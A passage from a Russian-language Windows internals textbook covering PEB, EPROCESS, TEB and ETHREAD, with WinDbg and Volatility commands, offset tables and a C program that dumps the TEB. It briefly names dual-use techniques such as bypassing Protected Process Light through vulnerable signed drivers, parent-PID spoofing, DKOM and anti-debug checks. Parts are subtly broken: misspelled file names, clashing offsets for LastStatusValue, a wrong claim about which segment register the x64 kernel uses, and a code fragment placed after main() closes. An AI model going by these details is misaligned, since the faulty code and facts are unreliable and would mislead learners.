
В Windows 10 также представлены **Pico Processes** — специальный тип процессов для **WSL 1** (Windows Subsystem for Linux версии 1). Pico-процессы управляются **Pico Provider** (драйвер `lxcore.sys`), который перехватывает системные вызовы Linux и транслирует их в вызовы ядра Windows.



Pico-процессы идентифицируются по флагу `Minimal` в EPROCESS и наличию Pico context.

5.5. Взаимосвязь структур

Сводная диаграмма, показывающая связи между основными структурами:



5.6. Версионные различия

Структуры PEB и EPROCESS претерпевают изменения между версиями Windows. Ниже приведены наиболее существенные различия:

Поле / Изменение	Windows 7	Windows 8.1	Windows 10	Windows 11
Общий размер (x64)	~0x380	~0x3B0	~0x7C8	~0x7C8+
<code>ApiSetMap</code> формат	v2	v4	v6	v6
<code>IsProtectedProcess</code> (BitField)	Нет	Да	Да	Да
<code>IsProtectedProcessLight</code>	Нет	Нет	Да	Да
<code>IsLongPathAwareProcess</code>	Нет	Нет	Да (1607+)	Да
<code>WaitOnAddressHashTable</code>	Нет	Нет	Да	Да
<code>NtGlobalFlag2</code>	Нет	Нет	Да (20H1+)	Да
<code>LeapSecondData</code>	Нет	Нет	Да (1809+)	Да
<code>CloudFileFlags</code>	Нет	Нет	Да (1709+)	Да

EPROCESS

Смещения полей EPROCESS меняются *даже между обновлениями Windows 10* (от 1507 до 22H2 и далее). По этой причине:

1. **Никогда не используйте жёстко заданные смещения** в production-коде для EPROCESS.
2. Для драйверов ядра используйте документированные API (`PsGetProcessId()`, `PsGetProcessImageFileName()` и т.д.) вместо прямого доступа к полям.
3. Для исследовательских целей — всегда загружайте символы (`ntkrnlmp.pdb`) и проверяйте `nt!_EPROCESS` для конкретного билда.

Пример: смещение `UniqueProcessId` в разных версиях:

Версия	Смещение UniqueProcessId
Windows 7 SP1 x64	+0x180
Windows 8.1 x64	+0x2E0
Windows 10 1507 x64	+0x2E8
Windows 10 1607 x64	+0x2E8
Windows 10 1809 x64	+0x2E0
Windows 10 22H2 x64	+0x440
Windows 11 23H2 x64	+0x440

Вывод. Полагаться на конкретные смещения крайне ненадёжно. Профессиональные rootkit-ы и anti-rootkit-ы определяют смещения динамически, анализируя PDB-символы ядра или сигнатуры кода.

5.7. Инструменты для исследования PEB и EPROCESS

WinDbg

Основной инструмент для изучения этих структур. Ключевые команды:

```

; Дамп PEB текущего процесса (user-mode debugging)
!peb

; Дамп структуры PEB по типу
dt ntdll!_PEB @$peb

; Конкретное поле
dt ntdll!_PEB BeingDebugged @$peb
dt ntdll!_PEB Ldr @$peb
dt ntdll!_PEB ProcessParameters @$peb

; PEB_LDR_DATA
dt ntdll!_PEB_LDR_DATA [адрес_Ldr]

; Обход загруженных модулей
!for_each_module .echo @#ModuleName @#Base @#Size

; RTL_USER_PROCESS_PARAMETERS
dt ntdll!_RTL_USER_PROCESS_PARAMETERS [адрес_ProcessParameters]

; EPROCESS (kernel-mode debugging)
dt nt!_EPROCESS @$proc
dt nt!_EPROCESS UniqueProcessId @$proc
dt nt!_EPROCESS ActiveProcessLinks @$proc
dt nt!_EPROCESS ImageFileName @$proc

; KPROCESS
dt nt!_KPROCESS @$proc

; Список процессов через ActiveProcessLinks
!process 0 0

; Детальная информация о процессе
!process <EPROCESS_addr> 7

; Обход ActiveProcessLinks вручную
dl nt!PsActiveProcessHead 10 2

```

Volatility (Memory Forensics)

При анализе дампов памяти Volatility использует EPROCESS для перечисления процессов:

```

# Список процессов (аналог Task Manager)
volatility -f memory.dmp --profile=Win10x64_22H2 pslist

# Обнаружение скрытых процессов (cross-reference)
volatility -f memory.dmp --profile=Win10x64_22H2 psscan

# Сравнение (pslist vs psscan) для обнаружения DKOM
volatility -f memory.dmp --profile=Win10x64_22H2 psxview

# Дамп PEB
volatility -f memory.dmp --profile=Win10x64_22H2 peb -p <PID>

```

pslist обходит **ActiveProcessLinks** (уязвим к DKOM), а **psscan** сканирует всю физическую память на сигнатуры **EPROCESS** — поэтому находит и скрытые процессы.

livekd (Sysinternals)

Позволяет использовать WinDbg-команды для инспекции ядра работающей системы без установки kernel debugger:

```

livekd -w
; Далее в WinDbg-подобном интерфейсе:
dt nt!_EPROCESS @$proc

```

5.8. Защитные механизмы

PatchGuard (Kernel Patch Protection)

PatchGuard защищает целостность следующих структур ядра (среди прочих):

- `PsActiveProcessHead` и `ActiveProcessLinks` (список процессов)
- `KiServiceTable` (SSDT)
- Код ядра (ntoskrnl.exe)
- GDT, IDT
- MSR-регистры (LSTAR, STAR)
- Объекты типа (Type objects)

При обнаружении модификации PatchGuard вызывает `bugcheck` `0x109` (`CRITICAL_STRUCTURE_CORRUPTION`).

Protected Process Light (PPL)

Начиная с Windows 8.1, процессы могут быть помечены как Protected Process Light. Уровень защиты хранится в `EPROCESS.Protection` (тип `PS_PROTECTION`):

```
typedef struct _PS_PROTECTION {
    union {
        UCHAR Level;
        struct {
            UCHAR Type    : 3; // PsProtectedTypeNone/Light/Full
            UCHAR Audit    : 1;
            UCHAR Signer   : 4; // Кто подписал (WinTcb, Antimalware, ...)
        };
    };
} PS_PROTECTION;
```

Типы подписантов (Signer):

Значение	Signer	Пример
0	None	-
1	Authenticode	-
2	CodeGen	-
3	Antimalware	MsMpEng.exe (Windows Defender)
4	Lsa	lsass.exe (при включённом LSA Protection)
5	Windows	smss.exe, csrss.exe
6	WinTcb	System, services.exe
7	WinSystem	-

PPL-процессы защищены от: - `OpenProcess` с правами `PROCESS_VM_READ`, `PROCESS_VM_WRITE`, `PROCESS_TERMINATE` и др. (от менее привилегированных процессов) - Инъекции кода - Чтения памяти
Обход PPL возможен через: - Уязвимые подписанные драйверы (BYOVD — Bring Your Own Vulnerable Driver) - Модификацию `EPROCESS.Protection` из режима ядра - Эксплуатация ядерных уязвимостей

Process Trust Level (Windows 11)

Windows 11 вводит дополнительную концепцию **Trust Level** для процессов, хранящуюся в `EPROCESS`. Trust Level определяет, какие системные ресурсы доступны процессу, и является частью более широкой модели безопасности на основе Virtual Trust Levels (VTL), реализуемой через Hyper-V.

5.9. Резюме и практические рекомендации

Ключевые выводы

1. **PEB** — основная структура пользовательского режима для описания процесса. Доступна через `gs:[0x60]` (x64) или `NtQueryInformationProcess`. Содержит информацию о модулях, параметрах запуска, кучах, флагах отладки.

2. **EPROCESS** — ядерная структура, доступная только из kernel mode. Содержит PID, связи между процессами, токен безопасности, метаданные.
3. **Три списка модулей** в `PEB_LDR_DATA` позволяют обходить загруженные DLL без вызова WinAPI. Это используется как в легитимных целях (инструментация), так и в вредоносном ПО (shellcode).
4. **DKOM** (unlinking из `ActiveProcessLinks`) — классическая rootkit-техника, которая, однако, обнаруживается PatchGuard на современных системах.
5. **Parent PID Spoofing** через `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` — легитимная и документированная возможность, активно используемая в атаках для обхода поведенческого анализа.
6. **Process Masquerading** через модификацию PEB обманывает инструменты user mode, но не kernel mode.
7. **Смещения полей нестабильны** — всегда сверяйтесь с PDB-символами для конкретного билда Windows.

Checklist для практики

- [] Скомпилировать и запустить `dump_peg.c` — изучить поля собственного PEB
- [] Скомпилировать `peg_walk_ldr.c` — обойти загруженные модули
- [] Запустить `read_remote_peg.ps1` для нескольких процессов — сравнить результаты с Process Explorer
- [] Скомпилировать `spoof_ppid.c` — создать процесс с подменённым PPID, проверить в Process Explorer
- [] Использовать WinDbg для исследования PEB и EPROCESS — `dt ntdll!_PEB @$peg`
- [] Исследовать API Set Map — дампитировать содержимое `PEB.ApiSetMap`
- [] Проверить anti-debug через PEB — запустить под отладчиком и без, сравнить `NtGlobalFlag` и `BeingDebugged`

Код к главе

Файл	Описание
<code>dump_peg.c</code>	Полный дамп PEB с проверками отладки
<code>peg_walk_ldr.c</code>	Обход модулей через <code>InLoadOrderModuleList</code>
<code>spoof_ppid.c</code>	Создание процесса с подменённым родительским PID
<code>read_remote_peg.ps1</code>	PowerShell-скрипт для чтения PEB удалённого процесса

5.10. Рекомендуемые источники

1. **Windows Internals, 7th Edition, Part 1** (Yosifovich, Ionescu, Russinovich, Solomon) — главы 3 и 5: детальное описание структур процессов и потоков, семь этапов создания процесса.
2. **What Makes It Page? The Windows 7 (x64) Virtual Memory Manager** (Enrico Martignetti) — низкоуровневое описание управления памятью и адресных пространств.
3. **Undocumented Windows NT** (Prasad Dabak, Sandeep Phadke, Milind Borate) — историческая перспектива недокументированных структур.
4. **ReactOS Source Code** (<https://reactos.org>) — Open-source реализация структур `PEB`, `EPROCESS`, `LDR_DATA_TABLE_ENTRY`. Полезна как справочник, хотя может не полностью соответствовать современным версиям Windows.
5. **Vergilius Project** (<https://www.vergiliusproject.com>) — база данных структур ядра Windows с точными смещениями для каждого билда. Незаменимый ресурс для определения смещений полей.
6. **ntdll.pdb / ntkrnlmp.pdb** — отладочные символы Microsoft, содержащие определения всех структур. Загружаются автоматически из Microsoft Symbol Server при использовании WinDbg.
7. **Process Hacker Source Code** (<https://github.com/processhacker/processhacker>) — открытый аналог Process Explorer; исходный код демонстрирует практические техники чтения PEB и взаимодействия с ядром.

В следующей главе мы перейдём к потокам и рассмотрим структуры TEB, ETHREAD и KTHREAD, а также механизмы планирования и Fiber Local Storage.

Глава 6. Недокументированные структуры потоков: TEB и ETHREAD

6.1. Введение

Каждый поток (thread) в Windows — это не просто указатель на функцию и стек. За каждым потоком стоят массивные структуры данных, поддерживаемые ядром и подсистемой пользовательского режима. Две ключевые структуры — **Thread Environment Block (TEB)** и **ETHREAD** — содержат всю информацию о состоянии потока: от последней ошибки Win32 до приоритетов планировщика и очереди APC.

TEB доступен из пользовательского режима и является «витриной» потока для прикладного кода. ETHREAD живёт в ядре и управляет планированием, синхронизацией и учётом ресурсов. Обе структуры официально не документированы Microsoft, хотя отдельные поля фигурируют в отладочных символах (PDB) и заголовках Windows Driver Kit.

В этой главе мы: - детально разберём TEB на архитектуре x64; - научимся получать к ней доступ напрямую через сегментный регистр GS; - исследуем ключевые поля: ClientId, TLS-массивы, цепочку исключений; - рассмотрим ETHREAD и связь с планировщиком; - погрузимся во внутреннее устройство Thread Local Storage; - изучим механизм Asynchronous Procedure Calls (APC) и его использование для инъекции кода; - разберём антиотладочный приём ThreadHideFromDebugger; - рассмотрим манипуляции с контекстом потока.

6.2. Thread Environment Block (TEB): общая картина


6.2.1. Назначение TEB

TEB (также известный как TIB — Thread Information Block в старых источниках) — это структура, которую операционная система создаёт для каждого потока при его инициализации. Она располагается в пользовательском адресном пространстве процесса и доступна без системных вызовов — через сегментный регистр.

TEB выполняет несколько критических функций: 1. Хранит **последнюю ошибку Win32** (`GetLastError` / `SetLastError`). 2. Содержит **TLS-слоты** (Thread Local Storage) — массив указателей, уникальных для каждого потока. 3. Указывает на **PEB** (Process Environment Block) процесса. 4. Хранит **ClientId** — пару (ProcessId, ThreadId). 5. Содержит указатель на **стек** потока (база и лимит). 6. Поддерживает **цепочку обработчиков исключений** (SEH chain). 7. Хранит информацию о **последнем статусе NTSTATUS**. 8. Содержит указатели на **GDI/User32** структуры для графической подсистемы.

6.2.2. Расположение TEB в памяти

На архитектуре x64 Windows использует сегментный регистр **GS** для адресации TEB текущего потока. Базовый адрес сегмента GS указывает непосредственно на начало структуры TEB. Это реализовано через Model-Specific Register (MSR) `IA32_GS_BASE` (0xC0000101).



На x86 для этой же цели использовался регистр **FS**. На x64 FS используется ядром для адресации KPCR (Kernel Processor Control Region), а GS — пользовательским режимом для TEB.

6.2.3. Доступ к TEB

Существует несколько способов получить указатель на TEB текущего потока:

Способ 1: Функция `NtCurrentTeb()` (интринсик компилятора)

```
#include <winternl.h>

// NtCurrentTeb() — это inline-функция / compiler intrinsic
PTEB pTeb = NtCurrentTeb();
printf("TEB address: %p\n", pTeb);
```

На x64 MSVC компилятор транслирует `NtCurrentTeb()` в чтение `GS:[0x30]`, где хранится поле `Self` — указатель TEB на саму себя.

Способ 2: Прямое чтение через `__readgsqword` (x64)

```
// Читаем поле Self (смещение 0x30 в TEB на x64)
PTEB pTeb = (PTEB)__readgsqword(0x30);
```

Способ 3: Inline Assembly (только x86, MSVC не поддерживает inline asm на x64)

```
// Только для x86!
PTEB pTeb;
__asm {
    mov eax, fs:[0x18]    ; TEB.Self на x86
    mov pTeb, eax
}
```

Способ 4: `NtQueryInformationThread` — получение TEB другого потока

```
THREAD_BASIC_INFORMATION tbi;
NTSTATUS status = NtQueryInformationThread(
    hThread,
    ThreadBasicInformation, // 0
    &tbi,
    sizeof(tbi),
    NULL
);
if (NT_SUCCESS(status)) {
    printf("TEB address of target thread: %p\n", tbi.TebBaseAddress);
}
```

Этот способ позволяет получить адрес TEB произвольного потока в том же процессе (или в другом, если мы читаем память того процесса).

6.3. Структура TEB на x64 (Windows 10/11)

Полная структура TEB содержит несколько тысяч байтов. Ниже приведены наиболее важные поля с их смещениями на x64. Смещения получены из отладочных символов Microsoft (PDB) и могут незначительно меняться между сборками Windows.

Смещение	Размер	Поле	Описание
+0x0000	8 байт	NtTib.ExceptionList	Указатель на EXCEPTION_REGISTRATION_RECORD (SEH)
+0x0008	8 байт	NtTib.StackBase	Верхняя граница стека
+0x0010	8 байт	NtTib.StackLimit	Нижняя граница стека
+0x0018	8 байт	NtTib.SubSystemTib	Указатель на подсистему
+0x0020	8 байт	NtTib.FiberData / NtTib.Version	Данные Fiber или версия
+0x0028	8 байт	NtTib.ArbitraryUserPointer	Произвольный указатель
+0x0030	8 байт	NtTib.Self	Указатель TEB на саму себя
+0x0038	8 байт	EnvironmentPointer	Указатель на окружение
+0x0040	8 байт	ClientId.UniqueProcess	PID процесса
+0x0048	8 байт	ClientId.UniqueThread	TID потока
+0x0050	8 байт	ActiveRpcHandle	Активный RPC-хэндл
+0x0058	8 байт	ThreadLocalStoragePointer	Указатель на TLS-массив
+0x0060	8 байт	ProcessEnvironmentBlock	Указатель на PEB
+0x0068	4 байта	LastErrorValue	Последняя ошибка Win32
+0x006C	4 байта	CountOfOwnedCriticalSections	Число захваченных CS
+0x0070	8 байт	CsrClientThread	Указатель на CSR-поток
+0x0078	8 байт	Win32ThreadInfo	Информация Win32k
+0x0080	104 байт	User32Reserved[26]	Зарезервировано для User32
+0x00E8	20 байт	UserReserved[5]	Зарезервировано
+0x0100	8 байт	WOW32Reserved	Для WOW64
+0x0108	4 байта	CurrentLocale	LCID текущей локали
+0x010C	4 байта	FpSoftwareStatusRegister	Статус FPU
+0x0110	128 байт	ReservedForDebuggerInstrumentation[16]	Для отладчика
...			
+0x0174	4 байта	LastStatusValue	Последний NTSTATUS
+0x0178	...	StaticUnicodeString	Статический буфер Unicode
...			
+0x0250	4 байта	WaitingOnLoaderLock	Ожидание Loader Lock
...			
+0x02C0	8 байт	DeallocationStack	Базовый адрес стека
+0x02C8	512 байт	TlsSlots[64]	Статические TLS-слоты (64 указателя по 8 байт)
...			
+0x1480	4 байта	CurrentTransactionHandle	Текущая транзакция
+0x1488	8 байт	ActiveFrame	Активный фрейм
+0x1490	8 байт	FlsData	Fiber Local Storage
...			
+0x1748	8 байт	TlsExpansionSlots	Расширенные TLS-слоты (до 1024 дополнительных)
...			
+0x1780	8 байт	InstrumentationCallbackSp	Instrumentation callback
+0x1788	8 байт	InstrumentationCallbackPreviousPc	Предыдущий PC
+0x1790	8 байт	InstrumentationCallbackPreviousSp	Предыдущий SP
+0x17A0	1 байт	InstrumentationCallbackDisabled	Отключение callback

Примечание: Полный список полей содержит более 200 элементов. Здесь приведены наиболее значимые для исследователей и разработчиков системного ПО.

6.3.1. Поле ClientId (+0x40)

Структура `CLIENT_ID` содержит два поля: - `UniqueProcess` — идентификатор процесса (PID); - `UniqueThread` — идентификатор потока (TID).


Функция `GetCurrentProcessId()` из `kernel32.dll` на самом деле просто читает `TEB.ClientId.UniqueProcess`:

Это одна из причин, почему эти функции работают мгновенно — никаких системных вызовов не требуется.

`SetLastError()` и `GetLastError()` — одни из наиболее часто вызываемых функций Win32 API. Внутри они работают с полем `TEB.LastErrorValue`:

Заметим, что `LastErrorValue` хранит **Win32-коды ошибок** (`ERROR_FILE_NOT_FOUND` = 2 и т.д.), а не `NTSTATUS`. Для `NTSTATUS` существует отдельное поле `LastStatusValue` (+0x174), которое обновляется ядром при возврате из системных вызовов.

На x86 поле `ExceptionList` (оно же `NtTib.ExceptionList`) указывает на вершину цепочки SEH (Structured Exception Handling) — связанного списка `EXCEPTION_REGISTRATION_RECORD`:



На x64 Windows использует **table-based exception handling** — обработчики исключений описаны в таблицах `.pdata` и `.xdata` секций PE-файла. Поле `ExceptionList` на x64 по-прежнему существует, но в штатном режиме не используется для SEH. Однако оно может задействоваться для **VEH** (Vectored Exception Handling) и специфических сценариев.

PEB доступен через TEB.ProcessEnvironmentBlock:

Это стандартный способ, которым пользуются и легитимный код, и вредоносное ПО для получения адреса РЕВ без вызова API.

Рассмотрим программу `dump_teb.c` (см. каталог `code/ch06/dump_teb.c`), которая считывает и отображает ключевые поля TEB:

```

/* dump_teb.c - дамп Thread Environment Block текущего потока
*
* Компиляция (MSVC x64):
* cl /nologo /W4 dump_teb.c /Fe:dump_teb.exe
*/

#include <windows.h>
#include <winternl.h>
#include <stdio.h>

/* Расширенная структура TEB с недокументированными полями */
typedef struct _TEB_EXTENDED {
    NT_TIB                NtTib;                // +0x000
    PVOID                 EnvironmentPointer;    // +0x038
    CLIENT_ID             ClientId;             // +0x040
    PVOID                 ActiveRpcHandle;       // +0x050
    PVOID                 ThreadLocalStoragePointer; // +0x058
    PPEB                  ProcessEnvironmentBlock; // +0x060
    ULONG                 LastErrorValue;       // +0x068
    ULONG                 CountOfOwnedCriticalSections; // +0x06C
    PVOID                 CsrClientThread;      // +0x070
    PVOID                 Win32ThreadInfo;      // +0x078
    // ... дальнейшие поля опущены для краткости
} TEB_EXTENDED, *PTEB_EXTENDED;

int main(void)
{
    PTEB pTeb = NtCurrentTeb();

    printf("=== Thread Environment Block (TEB) Dump ===\n\n");
    printf("TEB Address (Self): %p\n", pTeb);
    printf("TEB via __readgsqword(0x30): %p\n",
        (PVOID)__readgsqword(0x30));

    printf("\n--- NT_TIB ---\n");
    printf("ExceptionList: %p\n", pTeb->NtTib.ExceptionList);
    printf("StackBase: %p\n", pTeb->NtTib.StackBase);
    printf("StackLimit: %p\n", pTeb->NtTib.StackLimit);
    printf("SubSystemTib: %p\n", pTeb->NtTib.SubSystemTib);
    printf("FiberData: %p\n", pTeb->NtTib.FiberData);
    printf("ArbitraryUserPtr: %p\n",
        pTeb->NtTib.ArbitraryUserPointer);
    printf("Self: %p\n", pTeb->NtTib.Self);

    /* CLIENT_ID: PID и TID */
    PCLIENT_ID pCid = (PCLIENT_ID)((PBYTE)pTeb + 0x40);
    printf("\n--- CLIENT_ID ---\n");
    printf("UniqueProcess (PID): %llu\n",
        (ULONG64)pCid->UniqueProcess);
    printf("UniqueThread (TID): %llu\n",
        (ULONG64)pCid->UniqueThread);

    /* Сверяемся с Win32 API */
    printf("\nGetCurrentProcessId(): %lu\n", GetCurrentProcessId());
    printf("GetCurrentThreadId(): %lu\n", GetCurrentThreadId());

    /* LastErrorValue */
    SetLastError(ERROR_FILE_NOT_FOUND);
    ULONG lastErr = *(PULONG)((PBYTE)pTeb + 0x68);
    printf("\n--- Last Error ---\n");
    printf("LastErrorValue (from TEB): %lu\n", lastErr);
    printf("GetLastError(): %lu\n", GetLastError());

    /* PEB */
    PPEB pPeb = *(PPEB*)((PBYTE)pTeb + 0x60);
    printf("\n--- PEB ---\n");
    printf("PEB address (from TEB+0x60): %p\n", pPeb);

    /* TLS pointer */
    PVOID tlsPtr = *(PVOID*)((PBYTE)pTeb + 0x58);
    printf("\n--- TLS ---\n");
    printf("ThreadLocalStoragePointer: %p\n", tlsPtr);

    /* LastStatusValue */
    ULONG lastStatus = *(PULONG)((PBYTE)pTeb + 0x1250);
    printf("\n--- Last NTSTATUS ---\n");
    printf("LastStatusValue: 0x%08X\n", lastStatus);
}

```



```

/* Стек */
printf("\n--- Stack ---\n");
printf("StackBase: %p\n", pTeb->NtTib.StackBase);
printf("StackLimit: %p\n", pTeb->NtTib.StackLimit);
printf("Stack size: %llu KB\n",
        ((ULONGLONG)pTeb->NtTib.StackBase -
         (ULONGLONG)pTeb->NtTib.StackLimit) / 1024);

return 0;
}

```

Пример вывода:

```

=== Thread Environment Block (TEB) Dump ===

TEB Address (Self):          000000CE9E3BA000
TEB via __readgsqword(0x30): 000000CE9E3BA000

--- NT_TIB ---
ExceptionList: 0000000000000000
StackBase:     000000CE9E400000
StackLimit:    000000CE9E3FB000
SubSystemTib:  0000000000000000
FiberData:     00000000000001E0
ArbitraryUserPtr: 0000000000000000
Self:         000000CE9E3BA000

--- CLIENT_ID ---
UniqueProcess (PID): 14328
UniqueThread  (TID): 22516

GetCurrentProcessId(): 14328
GetCurrentThreadId(): 22516

--- Last Error ---
LastErrorValue (from TEB): 2
GetLastError():          2

--- PEB ---
PEB address (from TEB+0x60): 000000CE9E3B9000

--- TLS ---
ThreadLocalStoragePointer: 000001F8A2B30000

```

6.5. ETHREAD: структура потока в ядре

6.5.1. Общая архитектура

ETHREAD (Executive Thread) — основная структура ядра, представляющая поток. Она включает KTHREAD (Kernel Thread) в качестве первого поля, аналогично тому, как EPROCESS содержит KPROCESS.



6.5.2. Ключевые поля KTHREAD

State — состояние потока в планировщике: - **Initialized** (0) — поток создан, но ещё не запущен; - **Ready** (1) — готов к выполнению, находится в очереди; - **Running** (2) — выполняется на процессоре; - **Standby** (3) — выбран для выполнения, ожидает переключения; - **Terminated** (4) — поток завершён; - **Waiting** (5) — ожидает событие/объект синхронизации; - **Transition** (6) — ожидает подкачки стека; - **DeferredReady** (7) — отложенная готовность (multi-CPU).

Priority — текущий динамический приоритет (0–31). **BasePriority** — базовый приоритет, назначенный при создании.

ApcState — структура, содержащая списки APC (User-mode и Kernel-mode).

TrapFrame — указатель на KTRAP_FRAME, содержащий сохранённый контекст процессора при входе в ядро (регистры, RIP, RSP и т.д.).

